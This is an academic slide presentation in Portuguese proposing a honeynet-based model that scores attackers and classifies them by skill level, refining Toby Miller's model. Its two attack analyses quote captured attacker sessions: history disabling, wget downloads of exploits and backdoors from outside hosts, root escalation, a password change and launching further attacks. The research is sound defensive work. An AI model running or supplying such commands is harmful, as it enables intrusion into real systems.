"Um Modelo Alternativo Baseado em Honeynet para Identificação e Classificação de Atacantes"

Alexandre Pinaffi Andrucioli
pinaffi@ravel.ufrj.br

Motivação

- Estudar os ataques gerados na Internet
- Entender os principais objetivos de um atacante
  - Motivação
  - Técnicas de ataque e invasão
  - Passos realizados
- Identificar o perfil e risco de um atacante

Objetivos

- Construção de um ambiente para captura dos dados de ataque
- Análise dos ataques sofridos
- Estudo do modelo para identificação de atacantes, criado por Toby Miller
- Identificação de falhas no modelo original
- Proposta de soluções para as falhas identificadas
- Avaliação e comparação do modelos


Ambiente Construído

- Honeynet
  - Honeypots com alto nível de envolvimento
    - Serviços e sistemas reais
  - Rede dedicada à captura de informações
  - Diferentes sistemas operacionais
  - Rede construída não é divulgada
    - Dados capturados, em geral, pertencem a algum tipo de ataque

Ambiente Construído

- Honeynet (Geração I)
  - Controle e captura de dados
- Honeynet (Geração II) – Utilizada no trabalho
  - Introduz novos conceitos para controle e captura
    - Limite de conexões
    - Utilização de IPS
    - Bridges
    - Controle de log
    - outros

Ambiente Construído



Modelo Original

- **Criado por Toby Miller**
  - **“Rating the Enemy: How to Identify the Enemy”.** http://www.koot.biz/docs/overig/how_to_identify_the_enemy.html
- **Analisa 5 categorias de um ataque**
  - **Sistema Operacional**
  - **Reconhecimento**
  - **Ataque**
  - **Ferramentas Utilizadas**
  - **Endereço IP de Destino**

Modelo Original

- **Classifica o atacante em relação ao nível de conhecimento e riscos apresentados:**
  - **Script Kiddie**
  - **Usuário Comum**
  - **Usuário Médio**
  - **Administrador de Sistemas**
  - **Atacante Profissional**

Modelo Original

- Apresenta algumas falhas ao analisar o ataque:
  - Não considera ataques gerados a partir da máquina invadida
  - Considera o SO destino ao atribuir pontuação
  - Desconsidera a investigação da máquina após uma invasão
  - Desconsidera a limpeza de logs na máquina invadida
  - Desconsidera reconhecimentos por Banner e engenharia social

Modelo Original

- Desconsidera ataques de engenharia social (senhas roubadas)
- Desconsidera o uso de técnicas manuais
- Desconsidera o emprego de ferramentas pessoais
- Desconsidera o reconhecimento realizado por uma máquina diferente daquela que executa o ataque
- Outros

Modelo Alternativo

- Criado com o objetivo de contornar os problemas encontrados
- Acrescenta novos questionários e pontuação, em busca de dados mais precisos e coerentes ao ataque
- Mantém a estrutura básica do modelo original
  - Cinco categorias analisadas
  - Mantém a mesma classificação do atacante

Modelo Alternativo

Classificação de Sistemas Operacionais		
	Sistema Operacional	Pontuação
S1	Windows 9x|ME	1
S2	Windows NT|XP|2000|2003	2
S3	Solaris	4
S4	AIX	4
S5	MAC	4
S6	HP-UX	4
S7	Linux	5
S8	BSD	5
ST	Total da Categoria	(1 → 5)

Modelo Alternativo

Classificação por tipo de Reconhecimento		
	Tipo	Pontuação
R1	SYN (<=40Bytes)	1
R2	SYN	2
R3	FIN	2
R4	X-mas tree	2
R5	SYN|FIN	2
R6	TCP Connect	3
R7	RST	2
R8	UDP	2

Modelo Alternativo

Classificação por tipo de Reconhecimento (Cont.)		
	Tipo	Pontuação
R9	ICMP	2
R10	Banner	4
R11	Engenharia Social	5
R12	Outros	3
R13	Rec. De Múltiplas Máquinas/Portas	-1
R14	Rec. realizado por diferente máquina	2
RT	Total da Categoria	(0 → 6)

Modelo Alternativo

Classificação de Ataques		
	Tipo	Pontuação
A1	Ataque aplicável ao SO	Sim=3,Não=-1
A2	Novo ataque	7
A3	Ataque comum (conhecido)	1
A4	Ataque bem sucedido	5
A5	Ataque modificado	3
A6	Máquina mal configurada	Não=2
A7	Ataque de Eng. Social	3
A8	Ataque de múltiplas máquinas	3
A9	Ataque de worm	3
A10	Não se tornou super-usuário	-3
AT	Total da Categoria	(-1 → 23)

Modelo Alternativo

Classificação de Ferramentas Utilizadas		
	Tipo	Pontuação
F1	Rootkit Binário	1
F2	LKM	3
F3	LKM avançado	5
F4	Rootkit Windows	3
F5	Rootkit bem sucedido	Não=-1
F6	Utilização de técnicas manuais	5
F7	Ferramentas pessoais	5
F8	Investigação da máquina invadida	Sim=3,Não=-1
F9	Limpeza de registros	Sim=3,Não=-1
F10	Proteção da máquina invadida	2
F11	Instalação de novos serviços	2
FT	Total da Categoria	(-2 → 25)

Modelo Alternativo

Classificação para Endereço IP de Destino		
	Sistema Operacional	Pontuação
E1	Máquina ligada	1
E2	Sofre ataque (D)DoS	4
E3	Sofre ataque de pichamento	4
E4	Disponibilização de serviços	4
E5	Outros	3
E6	Computador sem dados críticos	4
	Informações Pessoais	
E7	Documentos	Sim=4,Não=-1

Modelo Alternativo

Classificação para Endereço IP de Destino (cont.)		
	Sistema Operacional	Pontuação
E8	Dados de cartão de crédito	Sim=4,Não=-1
E9	Informações bancárias	Sim=4,Não=-1
E10	Info. financeiras e pessoais	Sim=4,Não=-1
	Informações críticas	
E11	Dados de interesse nacional	Sim=8,Não=-1
E12	Dados empresariais	Sim=6,Não=-1
E13	Informações de rede	Sim=4,Não=-1
E14	Máquina gera novos ataques	4

Modelo Alternativo

Classificação para Endereço IP de Destino (cont.)		
	Sistema Operacional	Pontuação
E15	Gera ataques (D)DoS	4
E16	Gera ataque de pichamento	4
E17	Disponibilização de serviços	4
E18	Outros	3
E19	Computador sem dados críticos	4
	Informações Pessoais	
E20	Documentos	4
E21	Dados de cartão de crédito	4

Modelo Alternativo

Classificação para Endereço IP de Destino (cont.)		
	Sistema Operacional	Pontuação
E22	Informações bancárias	4
E23	Info. financeiras e pessoais	4
	Informações críticas	
E24	Dados de interesse nacional	8
E25	Dados empresariais	6
E26	Informações de rede	4
ST	Total da Categoria	(-10→103)

Modelo Alternativo

Classificação de atacantes	
Pontuação	Classificação
-5 → 25	Script Kiddie
26 → 45	Usuário Básico
46 → 65	Usuário Médio
66 → 85	Administrador de Sistemas
Acima de 85	Atacante Profissional

Análise de Ataque (1)

- **Reconhecimento**

```
Sep 17 18:08:51 ravel Kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth2
SRC=IPATAQUE DST=HONEYPOT5 LEN=60 TOS=0x00 PREC=0x00 TTL=44 ID=43103 DF PROTO=TCP
SPT=34197 DPT=443 WINDOW=5840 RES=0x00 SYN URGP=0
```

- **Invasão (CAN-2002-0656)**

```
bash-2.05a$ unset HISTFILE; uname -a; id; w;uid=48(apache) gid=48(apache)
groups=48(apache)
```

- **Download e execução de um exploit:**

```
bash-2.05a$ wget www.justd0it.com/Linux/rh73.tgz
bash-2.05a$ tar zxf rh73.tgz
bash-2.05a$ ./rh73
      [+] Attached to 4068
      [+] Signal caught
      [+] Shellcode placed at 0x4000fd1d
      [+] Now wait for suid shell...
unset HISTFILE
```

Análise de Ataque (1)

- **Instalação de um IRC Bouncer**

```
wget geocities.com/bogdanul_16/LinuZ/psybnc.tgz
tar zxf psybnc.tgz
cd psybnc
./psybnc
.-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-.
 ,----.,----.,-.  ,-.,---.,--. ,-.,----.
 |  O ||  ,-' \ \/ / | o ||   \| || ,--'
 |  _/ _\  \   \  /  | o< | |\   || |__
 |_|  |____/   |__|  |___||_|  \_| \___|
      Version 2.2.2 (c) 1999-2001
              the most psychoid
      and  the cool lam3rz Group IRCnet
```

Análise de Ataque (1)

- Miller: 13 pontos - Usuário Básico
  - SO: 3 (Linux->Linux)
  - Reconhecimento: 3 pontos
  - Ataque: 2 pontos
  - Ferramentas Utilizadas: 0 pontos
  - Endereço IP de destino: 5 pontos

Análise de Ataque (1)

- **Modelo Alternativo: 23 pontos – Script Kiddie**
  - **SO: 5 pontos (S7)**
  - **Reconhecimento: 2 pontos (R12-R13)**
  - **Ataque: 9 pontos (A1+A3+A4)**
  - **Ferramentas Utilizadas: -2 pontos (-F8-F9)**
  - **Endereço IP de destino: 9 pontos (E1+E4+E6)**

Análise de Ataque (2)

- **Reconhecimento**

```
Sep 19 11:03:16 ravel Kernel: INBOUND TCP: IN=br0 OUT=br0 PHYSIN=eth1
PHYSOUT=eth2 SRC=IPATAQUE1 DST=HONEYPOT5 LEN=52 TOS=0x00
PREC=0x00 TTL=44 ID=44859 DF PROTO=TCP SPT=36327 DPT=443
WINDOW=5840 RES=0x00 SYN URGP=0
```

- **Invasão (CAN-2002-0656)**

```
bash-2.05a$ unset HISTFILE; uname -a; id; w;uid=48(apache) gid=48(apache)
groups=48(apache)
```

- **Download e execução de um serviço novo para realizar o login na máquina (é instalado um serviço como o telnet na porta 8081):**

```
bash-2.05a$ wget www.type.as.ro/ssh
bash-2.05a$ chmod +x ssh
bash-2.05a$ ./ssh
      Daemon is starting...OK, pid = 14743
```

Análise de Ataque (2)

- **Atacante volta pela porta 8081, se torna super-usuário, altera a senha de root da máquina e a vasculha:**

```
sh-2.05a$ wget www.masterxxl.3x.ro/p.tgz
sh-2.05a$ tar -xzvf p.tgz
sh-2.05a$ ./p
     [+] Attached to 14761
     [+] Signal caught
     [+] Shellcode placed at 0x4000fd1d
     [+] Now wait for suid shell...
sh-2.05a#
sh-2.05a# passwd root
sh-2.05a# cd /var/tmp
sh-2.05a# ls
.....
```

Análise de Ataque (2)

- **Atacante realiza o download de uma ferramenta e passa a gerar ataques**

```
[root\@fedora root]# wget http://www.arena-sv.com/selena.tgz
[root\@fedora root]# tar -zxvf selena.tgz
[root\@fedora root]# ./assl 211.194
```

- **Outras tentativas de ataque são realizadas, porém todas barradas pelo sistema de controle da Honeynet**
- **Ocorreram tentativas de download de outras ferramentas, porém sem sucesso**

Análise de Ataque (2)

- Miller: 13 pontos - Usuário Básico
  - SO: 3 (Linux->Linux)
  - Reconhecimento: 3 pontos
  - Ataque: 2 pontos
  - Ferramentas Utilizadas: 0 pontos
  - Endereço IP de destino: 5 pontos

Análise de Ataque (2)

- **Modelo Alternativo: 30 pontos - Usuário Básico**
  - **SO: 5 pontos (S7)**
  - **Reconhecimento: 2 pontos (R12-R13)**
  - **Ataque: 9 pontos (A1+A3+A4)**
  - **Ferramentas Utilizadas: 4 pontos (+F8-F9+F11)**
  - **Endereço IP de destino: 12 pontos (E1+E5+E6+E14)**

Comparação entre os modelos

- O modelo criado por Miller pontua igualmente os dois ataques, apesar da grande diferença
  - Desconsidera pontos importantes como ataques realizados através da máquina invadida
- O modelo alternativo demonstra mais coerência com os tipos de ataques sofridos
  - Avalia todos os passos anteriores e posteriores a invasão

Comparação entre os modelos

- Considera ataques realizados pela máquina invadida
- Considera outras ações, como a troca de senhas
- Nos testes apresentados, assim como outros realizados, o modelo alternativo apresenta maior precisão a medida que o ataque se torna mais complexo
  - Mantém uma classificação idêntica ao modelo em ataques muito simples

Conclusão

- O modelo alternativo atinge o objetivo esperado:
  - Mantém os conceitos originais introduzidos por Miller
  - Ataca os problemas levantados em relação ao modelo original
  - Adiciona ao modelo novas avaliações
  - Permite um análise mais detalhada do atacante, assim como a sua classificação